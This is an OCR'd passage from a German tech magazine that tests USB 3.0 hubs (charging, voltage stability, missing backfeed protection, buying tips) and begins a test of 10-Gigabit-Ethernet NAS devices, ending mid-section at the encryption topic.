Die meisten dieser Probleme gehen auf zwei unterschiedliche Aspekte zurück: Zum einen jagt SuperSpeed-USB unglaublich hohe Signalraten über extrem billige Leitungen. Noch vor wenigen Jahren hätten selbst Hochfrequenztechniker einen Aprilscherz vermutet, wenn jemand davon fabuliert hätte, 5 GBit/s über ein drei Meter langes Kabel mit mehreren Steckverbindern zu morsen – zumindest wenn sowohl Sende- und Empfängerchips als auch Kabel und Stecker für Cent-Beträge herstellbar sein sollen. Zum anderen ist die ganze Aushandlung der diversen Geschwindigkeitsstufen, der Rollenverteilung und der Stromsparmodi auf dem Universal Serial Bus hoch komplex. Nicht besser wird es dadurch, dass viele Hersteller die USB-Spezifikation recht frei interpretieren – etwa wenn das Gerät den Host über seinen Stromverbrauch belügt und sich stumpf nimmt, was es kriegen kann.

Mit jeder USB-Generation ist – der Abwärtskompatibilität zuliebe – die Komplexität rapide gestiegen. So müssen seit USB 2.0 die Hubs zwischen unterschiedlichen Geschwindigkeiten dolmetschen. Für Nutzdatenraten von bis zu 460 MByte/s im SuperSpeed-Modus führte USB 3.0 vier zusätzliche Datenleitungen ein – je zwei zum Senden und Empfangen.

Gespaltene Persönlichkeit

Damit trotzdem auch alte USB-2.0-Geräte in moderne Buchsen passen und vice versa haben alle USB-3.0-Geräte – ganz egal ob Host-Controller, Hub oder Endgerät – eine gespaltene Persönlichkeit: Jede Kommunikation beginnt über die alten bidirektionalen Leitungen D+ und D- mit einer der alten Geschwindigkeitsstufen. Erst dann wird ausgehandelt, ob auch ein SuperSpeed-Gespräch über die neuen differenziellen, unidirektionalen Kanäle möglich ist.

Für die Verbindung von PC und Hub sieht die USB-Spezifikation Typ-B-Buchsen vor, entweder in der Standard- (unten) oder der Micro-Version (Mitte). Typ-A-Buchsen (oben) sind nicht zulässig.

Gegen die ungewöhnliche Verschraubung eines Typ-B-Steckers (links) hat die USB-Spezifikation nichts einzuwenden, wohl aber gegen Typ-A-Stecker zum PC-seitigen Anschluss eines Hubs (rechts). Micro-B (Mitte) ist indes erlaubt.

© Copyright by Heise Zeitschriften Verlag


In direkter Konsequenz hängt Host-seitig jede blaue USB-3.0-Buchse an zwei verschiedenen Ports des Chipsatzes. Hubs bestehen sogar aus zwei komplett getrennten Teilen: Der eine kümmert sich nur um die differenziellen SuperSpeed-Leitungen und überlässt die älteren Geschwindigkeitsstufen dem anderen. Ein Umpacken der Datenpakete respektive eine Übersetzung von SuperSpeed in die langsameren Modi ist nicht vorgesehen. Innerhalb des 2.0-Teils wird indes weiter munter umgepackt. Mehr dazu lesen Sie in unserem USB-Ratgeber [1].

Komplexe Baumstruktur

Der PC als Chef auf dem Bus verwaltet alle Geräte in einer Baumstruktur. Einen groben Überblick über diese liefert der Gerätemanager von Windows, wenn man den Ansichtsmodus „Geräte nach Verbindung“ wählt. Die USB Host Controller – egal ob im Chipsatz eingebaut oder als Zusatzchip – findet man unterhalb des „Stammkomplexes für PCI-Express“. Dabei steht Extensible Host Controller Interface alias xHCI für USB 3.0. Das ältere Enhanced Host Controller Interface (eHCI) liefert maximal die von USB 2.0 eingeführte Geschwindigkeitsstufe High-Speed. Die USB-1.1-Varianten UHCI und OHCI gibt es bei modernen PCs nicht mehr.

Direkt unterhalb eines jeden Host-Controllers hängt im Device Tree ein USB Root Hub, der wiederum mehrere Ports bereitstellt. Wie es darunter aussieht, zeigt etwa der kostenlose USB Device Tree Viewer inklusive der für das jeweilige Gerät ausgehandelten Übertragungsgeschwindigkeit und sogar den Ports, die der Hersteller gar nicht nach außen geführt hat. Aber nicht nur dadurch wird es kompliziert:

Zum einen entsprechen die logischen „Ports“ nicht immer direkt den USB-Buchsen des PC. So braucht jede blaue USB-3.0-Buchse zwei Ports – eine für SuperSpeed-Verbindungen und eine für die älteren Modi. Folglich hängen im USB-Baum auch die USB-3.0- und -2.0-Teile eines modernen Hubs als separate Devices an verschiedenen Ports.




Der Gerätemanager von Windows verrät ein wenig über die Baumstruktur von USB, aber leider nicht, ob ein Gerät tatsächlich im SuperSpeed- oder nur einem der USB-2.0-Modi läuft.

Zum anderen stellen manche xHCI-Controller – etwa die der Intel-Chipsätze – mehr Ports bereit, als für die SuperSpeed-Buchsen nötig wären. So hat das xHCI des X99-Chipsatzes etwa 21 Ports. Zwölf davon versorgen insgesamt sechs USB-3.0-Buchsen, die übrigen neun kann der Board-Hersteller mit USB-2.0-Buchsen – also maximal High-Speed – verbinden. Außerdem kann der PC-Hersteller sowohl Ports ungenutzt lassen als auch mit aufgelöteten Hub-Chips weitere schaffen.

Eine besonders komplexe Konfiguration zeigt das Bild unten. Es stammt von unserem aktuellen PC-Bauvorschlag [2] mit opulent ausgestattetem X99-Chipsatz: Die Ports 1 bis 4, 9 sowie 16 bis 20 versorgen fünf USB-3.0-Buchsen während an Ports 5, 6 und 11 bis 14 USB-2.0-Buchsen hängen. Einen Hub-Chip für drei weitere schnelle Buchsen hat der Hersteller hinter die Ports 10 (High-Speed-Teil) und 21 (SuperSpeed-Teil) geklemmt. Während ein Ausgang des Vierfach-Hubs brachliegt, steuert ein PCIe-Chip weitere zwei SuperSpeed-Buchsen (also vier Ports) bei. Ungenutzt bleiben drei High-Speed-Ports des xHCI sowie das komplette EHCI samt „Rate Matching Hub“.

Dieser „Rate Matching Hub“, den Intel an das EHCI des Chipsatzes flanscht, ist übrigens kein Hub im engeren Sinne. Er setzt lediglich zwischen den verschiedenen USB-2.0-Geschwindigkeiten um. Bei den neueren xHCI-Controllern hat Intel das offen-



Der generische USB-Hub an Port 10 und der Hochgeschwindigkeits-Hub an Port 21 sind in Wahrheit die beiden Teile eines einzigen USB-3.0-Hubs und versorgen zusammen vier blaue Buchsen.

© Copyright by Heise Zeitschriften Verlag

sichtlich anders gelöst, Rate Matching Hubs sind uns dort bisher nicht begegnet.

Laden oder schnell laden

Neben der hohen Transferrate ist die von 500 auf 900 mA gestiegene Stromversorgung einer der Hauptvorteile von USB 3.0. Allerdings reicht auch das noch nicht, um beispielsweise den Akku eines Tablets schnell zu laden. Daher gibt es verschiedene Konzepte, wie ein Verbraucher ermittelt, ob er nicht doch mehr Strom aus der USB-Buchse ziehen darf: Apple-Geräte erkennen anhand einer speziellen, proprietären Widerstandsbeschaltung, ob der USB-Port in der Lage ist, Ströme von bis zu 2,1 A zu liefern. Die USB Battery Charging Specifiation definiert gleich mehrere Erkennungstechniken und Ströme von bis zu 1,5 A über normale Typ-A-Verbinder – sofern gleichzeitig maximal Daten mit Full-Speed fließen. Bei High-Speed sind höchstens 0,9 A drin. SuperSpeed erwähnt auch die neueste Version (1.2) der Spezifikation nur am Rande.

Bei den Tests, ob die Hubs ein iPad und ein Android-Tablet schnell laden, kamen wir aus dem Kopfschütteln nicht mehr heraus: Einige Hubs luden das iPad nur mit mehr als 500 mA, wenn sie mit einem eingeschalteten PC verbunden waren, andere nur dann nicht und der Delock-Hub gar nicht. Das Android-Tablet mit viel Strom zu versorgen gelang nur dem Exsys EX-1183HMVS ohne Einschränkung. Der Logilink UA0112A schaffte es immerhin bei abgeklemmter Datenverbindung, der Rest lieferte nur magere 480 mA, was das Tablet monierte.

Stromversorgung

Dazu, welche Spannung ein Hub bei welchem Strom liefern muss, finden sich in den diversen USB-Spezifikationen unterschiedliche Angaben: USB 3.0 definiert für Hosts und Hubs eine Nominalspannung von 5 Volt mit einer Toleranz von 5 Prozent – also 4,75 bis 5,25 Volt. Unter 4,45 Volt darf die Spannung aber auch im „Worst Case“ nicht fallen.

Allerdings gilt all das nur für Ströme von maximal 900 mA – alles darüber sowie einige Spezialfälle regelt die USB Battery Charging Specification: „Charging Downstream Ports“, also solche, die Datenverbindungen und Strom gleichzeitig offerieren, müssen bis 1,5 A die Spannung zwischen 4,75 bis 5,25 Volt halten, erst danach darf sie einbrechen. Die „Dedicated Charging Ports“ reiner Ladegeräte müssen sich bis 500 mA konform zu USB 2.0 (5 V ±5 Prozent) verhalten und bis 1,5 A mindestens 2 Volt liefern.

Unabhängig vom Typ muss spätestens bei 5 A ein reversibler Überstromschutz greifen, der alle Beteiligten vor Schaden bewahrt. Dessen ungeachtet verstarb der D-Link DUB-1340 bereits bei der 1,5-A-Messung, obwohl der Hersteller ein 4-A-Netzteil mitliefert. Beim Logilink UA0204 hat ein Port unser Testprozedere nicht überstanden.

Die Grafik auf Seite 100 zeigt, wie schwer es auch den anderen Hubs fällt, die geforderten Spannungen auch bei höheren Strömen zu halten. Die meisten schaffen zwar die laxen Vorgaben für Dedicated Charging Ports, scheitern aber spätestens bei 1,5 A an denen für Charging Downstream Ports. Drei unterschreiten bereits bei 900 mA die geforderten 4,75 Volt.


Der Fairness halber sei allerdings angemerkt: Unser Testaufbau mit einer elektronischen Last handelt keine Datenverbindung aus und entspricht damit selbst nicht ganz den Vorstellungen des USB Implementers Forum. Dennoch hätten wir bessere Ergebnisse erwartet, zumal es weder an der Leistungsfähigkeit noch der Qualität der mitgelieferten Netzteile haperte. Selbst das Schwächste könnte locker 2 A liefern und hinter den Hubs schwankte die Spannung nie um mehr als 100 mV – egal ob mit oder ohne Last. Auch die Frequenz dieser kleinen Ripples lag mit 38 bis 100 kHz in einem

Anzeige

© Copyright by Heise Zeitschriften Verlag

Stromversorger USB-Hub

Die USB-Spezifikation definiert verschiedene Bereiche, in denen ein Hub die Versorgungsspannung halten muss: Bis 0,9 A darf ein angeschlossenes Gerät 5 Volt +/- 5% erwarten. Ladeports mit Datenfunktion müssen sogar bis 1,5 A diesen Korridor einhalten, was einige Kandidaten nicht schaffen. Die laxeren Vorschriften für reine Ladeports bereiten dagegen weniger Schwierigkeiten.



Bereich, der bei uns keine Alarmglocken schrillen lässt. Hubs ohne eigenes Netzteil haben wir für die Tests übrigens aus einem mit 5 Volt und 2,1 A versorgt.

Elektrische Sünden

Apropos Netzteil: Alle Hubs funktionierten auch „Bus Powered", also ohne eigenes Netzteil, belogen über diesen Zustand aber den PC und behaupteten frech, sie seien weiterhin self powered. Während nachlässige USB-Kommunikation bezüglich der Stromaufnahme nicht nur weitverbreitet, sondern meist auch unkritisch ist, disqualifiziert eine andere Spezifikationsverletzung die Hubs Logilink UA0204, Silverstone EP01 und LC-Power LC-HUB-EX4S. Ihre Hersteller sparen Cent-Beträge bei den Schutzdioden und gefährden damit den Host-PC. Speist man sie mit einem externen Netzteil, kann Strom ungehindert zurück in den PC fließen. Das untersagt die USB-Spezifikation aus guten Gründen explizit [3].

Praxistipps

Ein Urteil über die neun Hubs zu fällen ist nicht leicht. Alle waren in der Lage, Daten mit rund 450 MByte/s zu übertragen und erfüllten ihren Zweck in einfachen Szenarien tadellos. Sobald man sie aber kaskadiert, mit langen Kabeln kombiniert oder sich andere komplexe Konfigurationen ausdenkt, zicken sie alle auf die ein oder andere Weise.

Klar abraten müssen wir von den drei Hubs ohne Schutzschaltung gegen Rückwärtsspeisung

Anzeige

USB-3.0-Hubs

Hub	Delock Hub USB 3.0 61762	Logilink UA0112A	Logilink UA0204 Black	Silverstone EP01
Ausstattung				
Chip	Via VL811	Via VL812	Via VL811	Hitachi D720210
Ports	4	4	4	4
Upstream-Anschluss	Buchse Typ B	Buchse Typ Micro B	Buchse Typ B	Buchse Typ Micro B
Stromversorgung	Netzteil (5 V / 4 A)	Netzteil (5V / 2A)	Y-Kabel	USB 2.0-Kabel
Sonstiges	n. v.	n. v.	n. v.	n. v.
Tests				
Schutz gegen Rückwärtsspeisung	✓	✓	–	–
Schnellladen iPad : ohne / mit PC	– / –	✓ /✓	– /✓	– /✓
Schnellladen Android-Tablet: ohne / mit PC	– / –	✓ (an einem Port) / –	– / –	– / –
Lesen / Schreiben	461 / 452 MByte/s	458 / 452 MByte/s	458 / 448 MByte/s	458 / 452 MByte/s
Preis	28 €	20 €	17 €	25 €

✓ funktioniert – funktioniert nicht n. v. nicht vorhanden

© Copyright by Heise Zeitschriften Verlag

(UA0204, EP01 und LC-HUB-EX4S). Auch die Tatsache, dass der DUB-1340 und der UA0204 durch unsere Tests irreversible Schäden erlitten, spricht nicht gerade für sie – auch wenn der normale Alltagsbetrieb weniger fordernd sein dürfte als unsere elektronische Last. Mit dem Schnellladen von Mobilgeräten haben bis auf den sehr teuren EX-1183HMVS alle mehr oder weniger Probleme.

Doch unsere Tests liefern nur eine Momentaufnahme: So liegen bei uns im Büro zwei auf den ersten Blick identische Exemplare des Delock 61762, in denen aber zwei völlig verschiedene Chips stecken. Dass sich Firmware-Versionen gelegentlich ändern, wirkt dagegen fast belanglos. Letztlich heißt das aber auch, dass sowohl unsere Messergebnisse als auch Kundenbewertungen bei Amazon und Co. nur begrenzte Aussagekraft haben.

Viel wichtiger ist es, bereits beim Kauf Anzeichen für Pfusch zu erkennen, sowie eine Installation nach dem Kiss-Prinzip (Keep it simple, stupid):

– Liegen dem Hub statt eines Netzteils ein Y-Kabel oder andere nicht spezifikationskonforme Stromadapter bei, liegt der Verdacht nahe, dass auch bei den Schutzschaltungen gespart wurde.

– Ebenfalls nur mit einem ungesunden Hang zum Sparen erklärbar ist, warum einige Hersteller lieber eine Typ-A-Buchse für den Uplink verwenden als eine der beiden offiziell vorgesehenen Typ-B-Varianten. Zumal so auch noch Verwechslungsgefahr zu den Downstream-Ports besteht.

– Vermeiden Sie Hub-Kaskaden. Das betrifft sowohl das Hintereinanderstecken von mehreren Hubs als auch Geräte mit mehr als vier Ports, die intern aus mehreren Hub-Chips bestehen.

– Hat der PC-Hersteller intern bereits Hubs verbaut, gehört ein externer Hub nicht daran, sondern an einen der Ports, die direkt am Chipsatz hängen. Welche das sind, verraten Diagnose-Tools wie der USB Device Tree Viewer.

– Nichts verursacht mehr USB-Probleme als schlechte oder zu lange Kabel. Leider betrifft das mitunter sogar die mitgelieferten Originalstrippen. Klarheit schafft nur ein Test mit einem anderen Kabel.

– Je kürzer die Kabel sind und je weniger Steckverbindungen zwischen Host und Gerät liegen, desto besser. Verlängerungskabel sind tabu.

Wer diese Regeln beachtet, dürfte mit den meisten 4-Port-Hubs keine Probleme bekommen, und selbst wenn mal was klemmt, funktioniert das betreffende Gerät ja vielleicht an einem anderen Port. Reicht auch das nicht, sollte man einen anderen Hub ausprobieren – glücklicherweise kosten die ja nicht mehr sehr viel. (bbe)

Um Hubs, die versuchen, dem PC mit Y-Kabeln (links) oder anderen nicht spezifikationsgetreuen Bastellösungen (rechts) mehr Strom als erlaubt zu entlocken, sollte man einen weiten Bogen machen – meist liegt dann noch mehr im Argen.

Literatur

[1] Benjamin Benz, Universell und schnell, USB 3.0 bringt externe Laufwerke auf das Tempo von internen, c't 13/12, S. 108

[2] Christian Hirsch, Wünsch Dir was Kerniges, Bauvorschläge für leise, sparsame und trotzdem schnelle Desktop-PCs, c't 1/15, S. 102

[3] Christof Windeck, Strom von hinten, USB-Hubs können PCs und Notebooks beschädigen, c't 18/14, S. 106

Anzeige

	Hama USB Hub 4-Port (39879	Hama 54132	LC-Power LC-HUB-EX4S	Exsys EX-1183HMVS	D-Link DUB-1340
	Via VL812	Genesys Logic GL3520	Via VL812	Genesys Logic GL3520	VIA VL811
	4	2	4	4	4
	Buchse Typ B	Stecker Typ A	Buchse Typ A	Buchse Typ B, verschaubbar	Micro B (Buchse) / ✓
	Netzteil (5 V / 2,5 A)	n. v.	Netzteil (5 V / 2 A)	Netzteil (12 V / 3 A), Lysterklemmen	Netzteil (5 V / 4 A)
	n. v.	n. v.	n. v.	verschraubbare Kabel, Befestigungslaschen	n. v.
	✓	nicht nötig	–	✓	✓
	– / ✓	– / ✓	– / ✓	✓ / ✓	– / ✓
	– / –	– / –	– / –	✓ / ✓	keine Messung
	458 / 453 MByte/s	449 / 446 MByte/s	458 / 453 MByte/s	449 / 447 MByte/s	459 / 454 MByte/s
	30 €	24 €	19 €	74 €	35 €

c't

© Copyright by Heise Zeitschriften Verlag

Ernst Ahlers

Rasante Netzplatten

Netzwerkspeicher mit 10-Gigabit-Ethernet

Herkömmliches Gigabit-Ethernet schafft eine Datenrate von 115 MByte/s, was moderne PCs und NAS-Geräte locker verdauen. Für Videoproduzenten und andere, die mit Multi-Gigabyte-Dateien hantieren, ist das aber zu langsam. Fünf flotte Netzwerkspeicher mussten beweisen, wie weit sie die mit 10-Gigabit-Ethernet möglichen 1100 MByte/s ausschöpfen können.

Wer bei der Arbeit mit großen Dateien im Firmennetz richtig Dampf braucht, hängt ein potentes NAS (Network Attached Storage) als Datenlager ans LAN. Wir haben fünf Desktop-Modelle zum Test versammelt, die entweder ab Werk mit einer 10GBase-T-Schnittstelle ausgestattet sind oder leicht damit nachgerüstet werden können.

10GBase-T – im Folgenden kurz 10GE – ist beim Aufrüsten bestehender Netzwerke attraktiv, weil man meist die vorhandene Kabel-Infrastruktur weiterverwenden kann und keine neuen Glasfaserkabel legen muss [1]. Es schafft gegenüber dem etablierten Gigabit-Ethernet die zehnfache Datenrate (10 000 MBit/s).

Die Geräte von Asustor, Netgear, QNAP, Synology und Thecus sind eher komplette Server als reine Netzwerkspeicher. Das zeigen die Prozessorbestückung, die weitere Hardware-Ausstattung und die zahlreichen Zusatzfunktionen (siehe Tabelle auf Seite 106).

Alle Prüflinge laufen mit Linux, mal mit einem modernen Kernel (3.12.20 bei Asustor), mal mit einem etwas abgehangenen, aber gepflegten (3.0.101 bei Netgear). Auch bei der Kernfunktion, dem Samba-Server für Windows-Freigaben, gibt es Unterschiede. Bei Netgear steckt ein Prerelease drin (4.2.0rc3), andere haben ältere aus der 3er-Serie (Synology, Thecus).

10GBase-T ist noch lange nicht so preiswert wie Gigabit-Ethernet. Schon ein nicht konfigurierbarer, „dummer“ 8-Port-Switch wie Netgears XS708E, den wir im Test verwendeten, kostet rund 800 Euro. Für das 24-Port-Modell M7100-24X sind 4900 Euro anzulegen. Bei PCIe-Karten für PCs und NAS ist man ebenfalls mit mehreren hundert Euro dabei: Intels X540-T1 mit einem Port kostet rund 320 Euro. Für Thecus' auch einzeln erhältliche C10GTR sind 220 Euro fällig.

Zum hohen Hardware-Preis kommen höhere Betriebskosten: Während ein einfacher Gigabit-Switch mit 8 Ports schlimmstenfalls 10 Watt aus dem Stromnetz zieht, gönnte sich der XS708E mit 7 belegten Ports (6 × 10 GE, 1 × 1 GE) im Test rund 66 Watt. Zogen wir fünf 10GE-Links ab, waren es noch 49 Watt. Jede aktive 10GE-Verbindung kostet also rund 3,5 Watt. Weil davon fast alles in Wärme umgewandelt wird, laufen im XS708E zwei kleine Lüfter durch. Diesen Switch wird sich niemand dauerhaft ins Büro stellen wollen – die getesteten NAS übrigens auch nicht, denn selbst das leiseste Gerät machte sich wegen seiner Lüfter schon mit 0,6 Sone bei SSD-Bestückung bemerkbar. Mit zwei Festplatten WD4000FYYZ waren es je nach NAS-Modell 0,2 bis 0,3 Sone mehr.

Maximale Performance bringen NAS, wenn man die eingebauten Massenspeicher als RAID 0

© Copyright by Heise Zeitschriften Verlag

konfiguriert, also Schreib- und Lesezugriffe per Striping auffächert. Jedoch bietet RAID 0 keinen Ausfallschutz: Stirbt eine Platte oder eine SSD, sind alle Daten futsch. Nutzen Sie RAID 0 also nur für Unwichtiges wie Temp-Verzeichnisse.

Mit RAID 1, also Spiegelung, ist man vor dem Ausfall einer einzelnen Platte geschützt. Aber dafür ist der Verbund beim Schreiben höchstens so schnell wie das langsamste RAID-Mitglied. Schon mit 3 Platten lässt sich ein RAID-5-Verbund aufbauen, der Ausfallschutz bringt, auf moderner Hardware aber kaum langsamer als RAID 0 ist.

Man kann es nicht oft genug sagen: RAID 1 beziehungsweise RAID 5 schützen nur gegen Hardware-Ausfall einer oder ab RAID 6 auch mehrerer Platten, nicht gegen Bedienfehler oder Amok laufende Software. Wer keine regelmäßigen Backups macht, handelt fahrlässig. Schließlich kann auch das NAS-Mainboard sterben.

Alle getesteten Geräte akzeptierten 6-TByte-Platten, was wir mit einer Seagate ST6000-NM0024 ausprobierten. Wenn selbst damit die gewünschte Kapazität nicht erreichbar ist, bieten manche Hersteller Erweiterungsboxen an, die man über einen proprietären Expansion-Port oder per eSATA anschließt. Diesen Weg sollte man sich aber gut überlegen und vor dem Produktiveinsatz gründlich testen, da hier bisweilen vertrackte Probleme lauern [2].

Bitfäule

Bei großen Datenmengen kippen unweigerlich irgendwann einzelne Bits von selbst um – sei es durch eine stellenweise schwache Magnetisierung auf der Festplatte oder durch ein verirrtes Teilchen kosmischer Strahlung, das eine SSD-Speicherzelle teilentlädt. Für seine 4-TByte-NAS-Festplatte ST4000VN000 gibt Seagate beispielsweise die Rate unkorrigierbarer Bitfehler mit höchstens 10^{-14} an. Das ist zwar sehr wenig, aber nicht null.

Gegen solchen Bit Rot kann man sich mit Btrfs als Dateisystem schützen, wie Netgear es vorgibt. Btrfs erzeugt und checkt Dateiprüfsummen, um Bitfehler zu entdecken [3]. Ab RAID 5 kann es sie auch automatisch beheben.

Beim Schreiben neuer Dateien soll der Performance-Verlust durch das bei Btrfs standardmäßig aktive Copy-on-Write (COW) bei höchstens 5 Prozent liegen. Doch bei zufälligen Schreibzugriffen auf große Datenbankdateien kann Btrfs deutlich stärker einbrechen, heißt es im Btrfs-Wiki (siehe c't-Link am Ende des Artikels).

Netzwerk-Spezialitäten

Alle getesteten NAS nahmen den vom Router übermittelten IPv6-Präfix an und setzten sich eine Adresse, wenn das Protokoll aktiviert war. Damit sind die Geräte direkt aus dem Internet erreichbar, falls Ihr Provider IPv6 liefert und Ihr Router IPv6-Anfragen durchlässt. Für IPv4 können sich die Geräte mittels UPnP automagisch Port Forwardings einrichten, wenn diese Funktion im Router freigegeben ist. Bei IPv6 muss man die Freigaben manuell erstellen [4].

Wem die Datensicherheit am Herzen liegt, der spendiert seinem NAS eine USV mit USB-Anschluss, die bei einem Stromausfall einige Minuten lang Energie aus ihrem Akku liefert, damit der Netzspeicher geordnet herunterfahren kann. Das NAS fragt dann per USB den Netz- und Ladezustand der USV ab, was alle Prüflinge beherrschen. Drei der fünf können den Status sogar als Net-UPS-Server weitermelden. So kann man aus derselben USV weitere Geräte speisen und automatisch herunterfahren [5, 6].

Funktionserweiterung

Dank der in modernen Linuxen vorhandenen Paketverwaltung lernen die NAS auf Wunsch neue Funktionen per „App"-Download. Alle Hersteller stellen dafür mehr oder weniger gut bestückte Repositories bereit. An gängige Funktionen kommt man überall; so lassen sich das AS7010T oder das DS3615xs um Media-Streaming erweitern. Spezielleres wie etwa einen in Firmen nützlichen Radius-Server zum individuellen Authentifizieren von WLAN-Nutzern findet man dagegen nicht immer, so bei Asustor.

Der Haken bei den Serverfunktionen im NAS: Wenn kritische Sicherheitslücken wie Heartbleed oder Poodle bekannt werden, sind sie bei gängigen Linux-Distributionen normalerweise binnen Stunden oder höchstens Tagen gestopft. Bei den ins NAS integrierten Diensten kann es dagegen Wochen dauern, bis ein Firmware-Update bereit steht.

Dass die integrierten Funktionen nicht immer tagesfrisch sind, sieht man beispielsweise am Webserver: Nur bei Netgear und Synology war Apache mit Version 2.2.29 vom September 2014 auf dem aktuellen Stand des 2.2er-Zweiges, alle anderen hinken hinterher. Man sollte also gut überlegen, ob ein NAS direkt aus dem Internet sichtbar sein soll.

Server separat

Soll das NAS auch Dienste im Internet bereitstellen, empfiehlt es sich, Virtualisierung zu nutzen [7]. In der virtuellen Maschine läuft dann der eigene Mail- oder Cloud-Server mit der Windows- oder Linux-Version Ihrer Wahl, die durch regelmäßige Updates frisch gehalten wird. Tipps zum Sichern von Server-Funktionen finden Sie ab Seite 108.

„Wer keine regelmäßigen Backups macht, handelt fahrlässig."

Aus dem Testfeld bietet derzeit nur das TS-470 eine VM-Funktion. Mit der nachrüstbaren Virtualization Station ließ sich ein CentOS 7 problemlos einrichten. Geschickterweise hält QNAP die Netzwerkschnittstellen getrennt: Die ins LAN führende für den Datenzugriff aufs NAS kann nicht gleichzeitig die VM bedienen.

Um die VMs im LAN erreichbar zu machen, führt man eine zweite Netzwerkschnittstelle an den LAN-Switch. Wer die Virtualisierung nutzen will, sollte sich für das rund 140 Euro teurere TS-470 Pro entscheiden, das mit dem kräftigeren Core-i3-Prozessor ausgestattet ist; dies beschleunigt auch die optionale Datenverschlüsselung (siehe unten).

Ferner ist bei VM-Einsatz eine Speicheraufrüstung auf 4 oder 8 GByte RAM sinnvoll. Die kön-

Asustor AS7010T: Newcomer mit flottem Prozessor und gutem Durchsatz für viel Speicherplatz

Netgear ReadyNAS 716: teuer, aber ECC-Speicher und optionaler Bit-Rot-Schutz bewahren vor Datenverfälschungen

QNAP TS-470: günstiges Einsteiger-Gerät, das mit nachrüstbarer Virtualisierung lockt

Synology-DS3615xs: mit 12 Slots größtes Speicherangebot, aber etwas ältlicher Samba-Server

Thecus N7710-G: Das billigste Gerät des Testfeldes schwächelte bei großen Dateien.

© Copyright by Heise Zeitschriften Verlag

nen Sie – wegen des kompakten Gehäuses mit einiger Fummelei – auch selbst bewerkstelligen: Das TS-470 Pro nutzt DDR3-SO-DIMMs, die auch für Notebook-Aufrüstungen gängig sind (siehe c't-Link) – leider ohne ECC-Fehlerschutz.

NAS-Verschlüsselung …

